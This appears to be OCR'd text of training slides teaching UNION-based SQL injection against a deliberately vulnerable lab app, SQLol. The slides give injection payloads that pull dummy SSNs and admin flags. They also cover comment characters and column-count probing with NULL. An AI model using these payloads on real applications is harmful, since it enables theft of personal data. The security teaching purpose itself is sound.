
Using UNION



Herp Derper' UNION select ssn from sqlol.ssn #

Performs This Query:

```
SELECT username FROM users WHERE username LIKE 'name'
```



SELECT username FROM users WHERE username LIKE 'Herp Derper' UNION select ssn from sqlol.ssn #'

Usernames Found

```
Herp Derper
111-11-1111
222-22-2222
333-33-3333
444-44-4444
555-55-5555
```


# for Comments

- **Note: some apps use different comment characters**
- **Try all of these at the end of your injection**
  - **--**
  - **#**
  - **/***

Requirements for UNION

- **The two result sets must have the same structure**
  - **Number of fields and data types**
- **Attacker must know the name of the table of interest and its column names**


Wrong # of Columns



Name: Herp Derper' UNION select name,ssn from sqlol.ssn #

Performs This Query:

```
SELECT username FROM users WHERE username LIKE 'name'
```




```
SELECT username FROM users WHERE username LIKE 'Herp Derper' UNION select name,ssn from sqlol.ssn #'
```


The used SELECT statements have a different number of columns

Different Data Types

- **This works because the numerical data is converted to strings**
- **It would fail if the first row were numbers, and the others strings**



Herp Derper' UNION select isadmin from sqlol.users #




SELECT username FROM users WHERE username LIKE 'Herp Derper' UNION select isadmin from sqlol.users #'

Usernames Found

Herp Derper
1
0

Hack Steps


Find the Number of Columns



```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--
```

- **NULL matches any data type**
- **Query will fail until the # of columns is correct**


Using NULL



Name: Herp Derper' UNION select NULL #

Performs This Query:

```
SELECT username FROM users WHERE username LIKE 'name'
```




```
SELECT username FROM users WHERE username LIKE 'Herp Derper' UNION select NULL #'
```

Usernames Found

Herp Derper

